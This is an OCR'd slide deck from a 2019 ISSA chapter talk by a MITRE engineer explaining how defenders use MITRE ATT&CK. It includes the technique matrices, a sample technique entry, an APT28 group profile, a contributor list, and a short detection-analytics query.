# Threat Informed Defense with MITRE ATT&CK™

Michael Long @michaellongii
MITRE ATT&CK @MITREattack

ISSA – Central Maryland Chapter, November 2019

# System Owner/User Discovery (T1033)

**$whoami**

- **Senior Cyber Adversarial Engineer at MITRE**
  - MITRE ATT&CK
  - Red Team Lead
- **Former US Army Cyber Operations Specialist**
  - Cyber Protection Brigade
  - Army Cyber Command
- **Volunteer**

*Canoe N' Scoop, Baltimore MD*

# “Do what you can, with what you have, where you are.”

## -Theodore Roosevelt

# Tough Questions for Defenders


- How effective are my defenses?
- Do I have a chance at detecting APT28?
- Is the data I’m collecting useful?
- Do I have overlapping tool coverage?
- Will this new product help my organization’s defenses?

# What is ATT&CK?

## A knowledge base of adversary behavior

- ➢ *Based on real-world observations*
- ➢ *Free, open, and globally accessible*
- ➢ *A common language*
- ➢ *Community-driven*


# The Difficult Task of Detecting TTPs



Source: David Bianco, https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

## David Bianco's Pyramid of Pain

# Zooming in on the Adversary Lifecycle



Recon

Weaponize

Deliver

Exploit

Control

Execute

Maintain

PRE-ATT&CK

Enterprise ATT&CK

Mobile ATT&CK


# Breaking Down ATT&CK

## Tactics: the adversary's technical goals

Techniques: how the goals are achieved

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Command And | Exfiltration | Impact |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Drive-by Compromise | AppleScript | .bash_profile and .bashrc | Access Token Manipulati | Access Token Manipulati | Account Manipulation | Account Discovery | AppleScript | Audio Capture | Commonly Used Port | Automated Exfiltration | Data Destruction |
| Exploit Public-Facing Application | CMSTP | Accessibility Features | Accessibility Features | Binary Padding | Bash History | Application Window Discovery | Application Deployment Software | Automated Collection | Communication Through Removable Media | Data Compressed | Data Encrypted for Impact |
| External Remote Services | Command-Line Interface | Account Manipulation | AppCert DLLs | BITS Jobs | Brute Force | Browser Bookmark Discovery | Distributed Component Object Model | Clipboard Data | Connection Proxy | Data Encrypted | Defacement |
| Hardware Additions | Compiled HTML File | AppCert DLLs | AppInit DLLs | Bypass User Account Control | Credential Dumping | Domain Trust Discovery | Exploitation of Remote Services | Data from Information Repositories | Custom Command and Control Protocol | Data Transfer Size Limits | Disk Content Wipe |
| Replication Through Removable Media | Control Panel Items | AppInit DLLs | Application Shimming | Clear Command History | Credentials in Files | File and Directory Discovery | Logon Scripts | Data from Local System | Custom Cryptographic Protocol | Exfiltration Over Alternativ Protocol | Disk Structure Wipe |
| Spearphishing Attachmen | Dynamic Data Exchange | Application Shimming | Bypass User Account Control | CMSTP | Credentials in Registry | Network Service Scannin | Pass the Hash | Data from Network Shared Drive | Data Encoding | Exfiltration Over Comman and Control Channel | Endpoint Denial of Service |
| Spearphishing Link | Execution through API | Authentication Package | DLL Search Order Hijacking | Code Signing | Exploitation for Credential Access | Network Share Discovery | Pass the Ticket | Data from Removable Media | Data Obfuscation | Exfiltration Over Other Network Medium | Firmware Corruption |
| Spearphishing via Service | Execution through Module Load | BITS Jobs | Dylib Hijacking | Compile After Delivery | Forced Authentication | Network Sniffing | Remote Desktop Protocol | Data Staged | Domain Fronting | Exfiltration Over Physical Medium | Inhibit System Recovery |
| Supply Chain Compromis | Exploitation for Client Execution | Bootkit | Exploitation for Privilege Escalation | Compiled HTML File | Hooking | Password Policy Discove | Remote File Copy | Email Collection | Domain Generation Algorithms | Scheduled Transfer | Network Denial of Service |
| Trusted Relationship | Graphical User Interface | Browser Extensions | Extra Window Memory Injection | Component Firmware | Input Capture | Peripheral Device Discovery | Remote Services | Input Capture | Fallback Channels |  | Resource Hijacking |
| Valid Accounts | InstallUtil | Change Default File Association | File System Permissions Weakness | Component Object Model Hijacking | Input Prompt | Permission Groups Discovery | Replication Through Removable Media | Man in the Browser | Multi-hop Proxy |  | Runtime Data Manipulation |
|  | Launchctl | Component Firmware | Hooking | Control Panel Items | Kerberoasting | Process Discovery | Shared Webroot | Screen Capture | Multi-Stage Channels |  | Service Stop |
|  | Local Job Scheduling | Component Object Model Hijacking | Image File Execution Options Injection | DCShadow | Keychain | Query Registry | SSH Hijacking | Video Capture | Multiband Communication |  | Stored Data Manipulation |
|  | LSASS Driver | Create Account | Launch Daemon | Deobfuscate/Decode Files or Information | LLMNR/NBT-NS Poisonin and Relay | Remote System Discover | Taint Shared Content |  | Multilayer Encryption |  | Transmitted Data Manipulation |
|  | Mshta | DLL Search Order Hijacking | New Service | Disabling Security Tools | Network Sniffing | Security Software Discovery | Third-party Software |  | Port Knocking |  |  |
|  | PowerShell | Dylib Hijacking | Path Interception | DLL Search Order Hijacking | Password Filter DLL | System Information Discovery | Windows Admin Shares |  | Remote Access Tools |  |  |
|  | Regsvcs/Regasm | External Remote Services |  |  |  |  |  |  | Remote File Copy |  |  |
|  | Regsvr32 | File System Permissions Weakness |  |  |  |  |  |  | Standard Application Layer Protocol |  |  |
|  | Rundll32 | Hidden Files and Directories |  |  |  |  |  |  | Standard Cryptographic Protocol |  |  |
|  | Scheduled Task | Hooking |  |  |  |  |  |  | Standard Non-Application Layer Protocol |  |  |
|  | Scripting | Hypervisor |  |  |  |  |  |  | Uncommonly Used Port |  |  |
|  | Service Execution | Image File Execution Options Injection |  |  |  |  |  |  | Web Service |  |  |
|  | Signed Binary Proxy Execution | Kernel Modules and Extensions |  |  |  |  |  |  |  |  |  |
|  | Signed Script Proxy Execution | Launch Agent |  |  |  |  |  |  |  |  |  |
|  | Source | Launch Daemon |  |  |  |  |  |  |  |  |  |
|  | Space after Filename | Launchctl |  |  |  |  |  |  |  |  |  |
|  | Third-party Software | LC_LOAD_DYLIB Additio |  |  |  |  |  |  |  |  |  |
|  | Trap | Local Job Scheduling |  |  |  |  |  |  |  |  |  |
|  | Trusted Developer Utilities | Login Item |  |  |  |  |  |  |  |  |  |
|  | User Execution | Logon Scripts |  |  |  |  |  |  |  |  |  |
|  | Windows Management Instrumentation | LSASS Driver |  | Indicator Blocking |  |  |  |  |  |  |  |
|  | Windows Remote Management | Modify Existing Service |  | Indicator Removal from Tools |  |  |  |  |  |  |  |
|  | XSL Script Processing | Netsh Helper DLL |  | Indicator Removal on Host |  |  |  |  |  |  |  |
|  |  | New Service |  | Indirect Command Execution |  |  |  |  |  |  |  |
|  |  | Office Application Startup |  | Install Root Certificate |  |  |  |  |  |  |  |
|  |  | Path Interception |  | InstallUtil |  |  |  |  |  |  |  |

## Procedures: Specific technique implementation



Spearphishing Attachment

Examples

| Name | Description |
|---|---|
| APT19 | APT19 sent spearphishing emails with malicious attachments in RTF and XLSM formats to deliver initial exploits.[1] |
| APT28 | APT28 sent spearphishing emails containing malicious Microsoft Office attachments.[2][3][4][5][6] |

New!

# Example Technique: New Service

| | |
|---|---|
| **Description:** | When operating systems boot up, they can start programs or applications called services that perform background system functions. […] Adversaries may install a new service which will be executed at startup by directly modifying the registry or by using tools. [1] |
| **Platform:** | Windows |
| **Permissions required:** | Administrator, SYSTEM |
| **Effective permissions:** | SYSTEM |
| **Detection:** | • Monitor service creation through changes in the Registry and common utilities using command-line invocation<br>• … |
| **Mitigation:** | • Limit privileges of user accounts and remediate Privilege Escalation vectors<br>• … |
| **Data sources:** | Windows registry, process monitoring, command-line parameters |
| **Examples:** | Carbanak, Lazarus Group, TinyZBot, Duqu, CozyCar, CosmicDuke, hcdLoader, … |
| **References:** | 1. Microsoft. (n.d.). Services. Retrieved June 7, 2016. |

# Example Group: APT28

| | |
|---|---|
| **Description:** | **APT28** is a threat group that has been attributed to the Russian government.[1 2 3 4] This group reportedly compromised the Democratic National Committee in April 2016.[5] |
| **Aliases:** | Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127 [1 2 3 4 5 6 7] |
| **Techniques:** | • Data Obfuscation [1]<br>• Connection Proxy [1 8]<br>• Standard Application Layer Protocol [1]<br>• Remote File Copy [8 9]<br>• Rundll32 [8 9]<br>• Indicator Removal on Host [5]<br>• Timestomp [5]<br>• Credential Dumping [10]<br>• Screen Capture [10 11]<br>• Bootkit [7] *and more…* |
| **Software:** | CHOPSTICK, JHUHUGIT, ADVSTORESHELL, XTunnel, Mimikatz, HIDEDRV, USBStealer, CORESHELL, OLDBAIT, XAgentOSX, Komplex, Responder, Forfiles, Winexe, certutil [1 3 6] |
| **References:** | 1. FireEye. (2015). APT28: A WINDOW INTO RUSSIA’S CYBER ESPIONAGE OPERATIONS?. Retrieved August 19, 2015.<br>… |

# Who’s Contributing to ATT&CK?

## 89 individuals and orgs!


- Alain Homewood, Insomnia Security
- Alan Neville, @abnev
- Anastasios Pingios
- Andrew Smith, @jakx_
- Barry Shteiman, Exabeam
- Bartosz Jerzman
- Bryan Lee
- Carlos Borges, CIP
- Casey Smith
- Christiaan Beek, @ChristiaanBeek
- Cody Thomas, SpecterOps
- Craig Aitchison
- Daniel Oakley
- Darren Spruell
- Dave Westgard
- David Ferguson, CyberSponse
- David Lu, Tripwire
- David Routin
- Ed Williams, Trustwave, SpiderLabs
- Edward Millington
- Elger Vinicius S. Rodrigues, @elgervinicius, CYBINT Centre
- Elia Florio, Microsoft
- Emily Ratliff, IBM
- ENDGAME
- Eric Kuehn, Secure Ideas
- Erye Hernandez, Palo Alto Networks
- Felipe Espósito, @Pr0teus
- FS-ISAC
- Hans Christoffer Gaardløs
- Itamar Mizrahi
- Itzik Kotler, SafeBreach
- Jacob Wilkin, Trustwave, SpiderLabs
- Jan Miller, CrowdStrike
- Jared Atkinson, @jaredcatkinson
- Jeremy Galloway
- John Lambert, Microsoft Threat Intelligence Center
- John Strand
- Josh Abraham
- Justin Warner, ICEBRG
- Leo Loobeek, @leoloobeek
- Loic Jaquemet
- Marc-Etienne M.Léveillé, ESET
- Mark Wee
- Matt Graeber, @mattifestation, SpecterOps
- Matt Kelly, @breakersall
- Matthew Demaske, Adaptforward
- Matthew Molyett, @s1air
- McAfee
- Michael Cox
- Mike Kemmerer
- Milos Stojadinovic
- Mnemonic
- Nick Carr, FireEye
- Nik Seetharaman, Palantir
- Nishan Maharjan, @loki248
- Oddvar Moe, @oddvarmoe
- Omkar Gudhate
- Patrick Campbell, @pjcampbe11
- Paul Speulstra, AECOM Global Security Operations Center
- Pedro Harrison
- Praetorian
- Rahmat Nurfauzi, @infosecn1nja, PT Xynexis International
- Red Canary
- RedHuntLabs (@redhuntlabs)
- Ricardo Dias
- Richard Gold, Digital Shadows
- Richie Cyrus, SpecterOps
- Robby Winchester, @robwinchester3
- Robert Falcone
- Romain Dumont, ESET
- Ryan Becwar
- Ryan Benson, Exabeam
- Scott Lundgren, @5twenty9, Carbon Black
- Stefan Kanthak
- Sudhanshu Chauhan, @Sudhanshu_C
- Sunny Neo
- Sylvain Gil, Exabeam
- Teodor Cimpoesu
- Tim MalcomVetter
- Tom Ueltschi @c_APT_ure
- Tony Lambert, Red Canary
- Travis Smith, Tripwire
- Tristan Bennett, Seamless Intelligence
- Valerii Marchuk, Cybersecurity Help s.r.o.
- Veeral Patel
- Vincent Le Toux
- Walker Johnson
- Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank
- Yonatan Gotlib, Deep Instinct

# ATT&CK Use Cases

## Detection


```
processes = search Process:Create
reg = filter processes where (exe == "reg.exe" and parent_exe
== "cmd.exe")
cmd = filter processes where (exe == "cmd.exe" and
parent_exe != "explorer.exe"")
reg_and_cmd = join (reg, cmd) where (reg.ppid == cmd.pid and
reg.hostname == cmd.hostname)
output reg_and_cmd
```

## Threat Intelligence




| Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Execution | Collection | Exfiltration | Command And Control |
|---|---|---|---|---|---|---|---|---|---|
| 51 items | 27 items | 49 items | 18 items | 17 items | 17 items | 25 items | 13 items | 9 items | 19 items |
| .bash_profile and .bashrc | Access Token Manipulation | Access Token Manipulation | Account Manipulation | Account Discovery | AppleScript | AppleScript | Audio Capture | Automated Exfiltration | Commonly Used Port |
| Accessibility Features | Accessibility Features | Binary Padding | Bash History | Application Window Discovery | Application Deployment Software | Command-Line Interface | Automated Collection | Data Compressed | Communication Through Removable Media |
| AppCert DLLs | AppCert DLLs | Bypass User Account Control | Brute Force | File and Directory Discovery | Distributed Component Object Model | Dynamic Data Exchange | Browser Extensions | Data Encrypted | Connection Proxy |
| AppInit DLLs | AppInit DLLs | Clear Command History | Credential Dumping | Network Service Scanning | Exploitation of Vulnerability | Execution through API | Clipboard Data | Data Transfer Size Limits | Custom Command and Control Protocol |
| Application Shimming | Application Shimming | Code Signing | Credentials in Files | Network Share Discovery | Logon Scripts | Execution through Module Load | Data from Local System | Exfiltration Over Alternative Protocol | Custom Cryptographic Protocol |
| Authentication Package | Bypass User Account Control | Component Firmware | Exploitation of Vulnerability | Peripheral Device Discovery | Pass the Hash | Graphical User Interface | Data from Network Shared Drive | Exfiltration Over Command and Control Channel | Data Encoding |
| Bootkit | DLL Search Order Hijacking | Component Object Model Hijacking | Forced Authentication | Permission Groups Discovery | Pass the Ticket | InstallUtil | Data from Removable Media | Exfiltration Over Other Network Medium | Data Obfuscation |
| Browser Extensions | Dylib Hijacking | Deobfuscate/Decode Files or Information | Hooking | Process Discovery | Remote Desktop Protocol | Launchctl | Data Staged | Exfiltration Over Physical Medium | Domain Fronting |
| Change Default File Association | Exploitation of Vulnerability | Disabling Security Tools | Input Capture | Query Registry | Remote File Copy | Local Job Scheduling | Email Collection | Scheduled Transfer | Fallback Channels |
| Component Firmware | Extra Window Memory Injection | DLL Search Order Hijacking | Input Prompt | Remote System Discovery | Remote Services | LSASS Driver | Input Capture | | Multi-hop Proxy |
| Component Object Model Hijacking | File System Permissions Weakness | DLL Side-Loading | Keychain | Security Software Discovery | Replication Through Removable Media | Mshta | Man in the Browser | | Multi-Stage Channels |
| Create Account | Hooking | Exploitation of Vulnerability | LLMNR/NBT-NS Poisoning | System Information Discovery | Shared Webroot | PowerShell | Screen Capture | | Multiband Communication |
| DLL Search Order Hijacking | Image File Execution Options Injection | Extra Window Memory Injection | Network Sniffing | System Network Configuration Discovery | SSH Hijacking | Regsvcs/Regasm | Video Capture | | Multilayer Encryption |
| Dylib Hijacking | Launch Daemon | File Deletion | Password Filter DLL | System Network Connections Discovery | Taint Shared Content | Regsvr32 | | | Remote File Copy |
| External Remote Services | New Service | File System Logical Offsets | Private Keys | System Owner/User Discovery | Third-party Software | Rundll32 | | | Standard Application Layer Protocol |
| File System Permissions Weakness | Path Interception | Gatekeeper Bypass | Replication Through Removable Media | System Service Discovery | Windows Admin Shares | Scheduled Task | | | Standard Cryptographic Protocol |
| Hidden Files and Directories | Plist Modification | Hidden Files and Directories | Securityd Memory | System Time Discovery | Windows Remote Management | Scripting | | | Standard Non-Application Layer Protocol |
| Hooking | Port Monitors | Hidden Users | Two-Factor Authentication Interception | | | Service Execution | | | Uncommonly Used Port |
| Hypervisor | Process Injection | Hidden Window | | | | Source | | | Web Service |
| Image File Execution Options Injection | Scheduled Task | HISTCONTROL | | | | Space after Filename | | | |
| Launch Agent | Service Registry Permissions Weakness | Image File Execution Options Injection | | | | Third-party Software | | | |
| Launch Daemon | Setuid and Setgid | Indicator Blocking | | | | Trap | | | |
| Launchctl | SID-History Injection | Indicator Removal from Tools | | | | Trusted Developer Utilities | | | |
| LC_LOAD_DYLIB Addition | Startup Items | Indicator Removal on Host | | | | Windows Management Instrumentation | | | |
| Local Job Scheduling | Sudo | Install Root Certificate | | | | Windows Remote Management | | | |
| Login Item | Valid Accounts | InstallUtil | | | | | | | |
| Logon Scripts | Web Shell | Launchctl | | | | | | | |
| LSASS Driver | | LC_MAIN Hijacking | | | | | | | |
| Modify Existing Service | | Masquerading | | | | | | | |
| Netsh Helper DLL | | Modify Registry | | | | | | | |
| New Service | | Mshta | | | | | | | |
| Office Application Startup | | Network Share Connection Removal | | | | | | | |
| Path Interception | | NTFS Extended Attributes | | | | | | | |
| Plist Modification | | Obfuscated Files or Information | | | | | | | |
| | | Plist Modification | | | | | | | |

## Assessment and Engineering



| Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Execution | Collection | Exfiltration | Command and Control |
|---|---|---|---|---|---|---|---|---|---|
| DLL Search Order Hijacking | | | Brute Force | Account Discovery | Windows Remote Management | | Automated Collection | Automated Exfiltration | Commonly Used Port |
| Legitimate Credentials | | | Credential Dumping | Application Window Discovery | Third-party Software | | Clipboard Data | Data Compressed | Communication Through Removable Media |
| Accessibility Features | | Binary Padding | | | Application Deployment Software | Command-Line | Data Staged | Data Encrypted | |
| AppInit DLLs | | Code Signing | Credential Manipulation | File and Directory Discovery | | Execution through API | Data from Local System | Data Transfer Size Limits | Custom Command and Control Protocol |
| Local Port Monitor | | Component Firmware | | | Exploitation of Vulnerability | Graphical User Interface | Data from Network Shared Drive | Exfiltration Over Alternative Protocol | |
| New Service | | DLL Side-Loading | Credentials in Files | Local Network Configuration Discovery | | InstallUtil | | | Custom Cryptographic Protocol |
| Path Interception | | Disabling Security Tools | Input Capture | | Logon Scripts | PowerShell | Data from Removable Media | Exfiltration Over Command and Control Channel | |
| Scheduled Task | | File Deletion | Network Sniffing | Local Network Connections Discovery | Pass the Hash | Process Hollowing | | | Data Obfuscation |
| File System Permissions Weakness | | File System Logical Offsets | Two-Factor Authentication Interception | | Pass the Ticket | Regsvcs/Regasm | Email Collection | | Fallback Channels |
| Service Registry Permissions Weakness | | | | Network Service Scanning | Remote Desktop Protocol | Regsvr32 | Input Capture | Exfiltration Over Other Network Medium | Multi-Stage Channels |
| Web Shell | | Indicator Blocking | | Peripheral Device Discovery | Remote File Copy | Rundll32 | Screen Capture | | Multiband Communication |
| Basic Input/Output System | Exploitation of Vulnerability | | | | Remote Services | Scheduled Task | Audio Capture | Exfiltration Over Physical Medium | |
| | Bypass User Account Control | | | Permission Groups Discovery | Replication Through Removable Media | Scripting | Video Capture | | Multilayer Encryption |
| Bootkit | DLL Injection | | | | | Service Execution | | Scheduled Transfer | Peer Connections |
| Change Default File Association | Component Object Model Hijacking | | | Process Discovery | Shared Webroot | Windows Management Instrumentation | | | Remote File Copy |
| | | Indicator Removal from Tools | | Query Registry | Taint Shared Content | | | | Standard Application Layer Protocol |
| Component Firmware | | | | Remote System Discovery | Windows Admin Shares | MSBuild | | | |
| Hypervisor | | Indicator Removal on Host | | Security Software Discovery | | Execution through Module Load | | | Standard Cryptographic Protocol |
| Logon Scripts | | | | | | | | | |
| Modify Existing Service | | InstallUtil | | System Information Discovery | | | | | Standard Non-Application Layer Protocol |
| Redundant Access | | Masquerading | | | | | | | Uncommonly Used Port |
| Registry Run Keys / Start Folder | | Modify Registry | | System Owner/User Discovery | | | | | Web Service |
| | | NTFS Extended Attributes | | | | | | | Data Encoding |
| Security Support Provider | | Obfuscated Files or Information | | System Service Discovery | | | | | |
| Shortcut Modification | | | | System Time Discovery | | | | | |
| Windows Management Instrumentation Event Subscription | | Process Hollowing | | | | | | | |
| | | Redundant Access | | | | | | | |
| | | Regsvcs/Regasm | | | | | | | |
| Winlogon Helper DLL | | Regsvr32 | | | | | | | |
| Netsh Helper DLL | | Rootkit | | | | | | | |
| Authentication Package | | Rundll32 | | | | | | | |
| External Remote Services | | Scripting | | | | | | | |
| | | Software Packing | | | | | | | |
| | | Timestomp | | | | | | | |
| | | MSBuild | | | | | | | |
| | | Network Share Removal | | | | | | | |
| | | Install Root Certificate | | | | | | | |

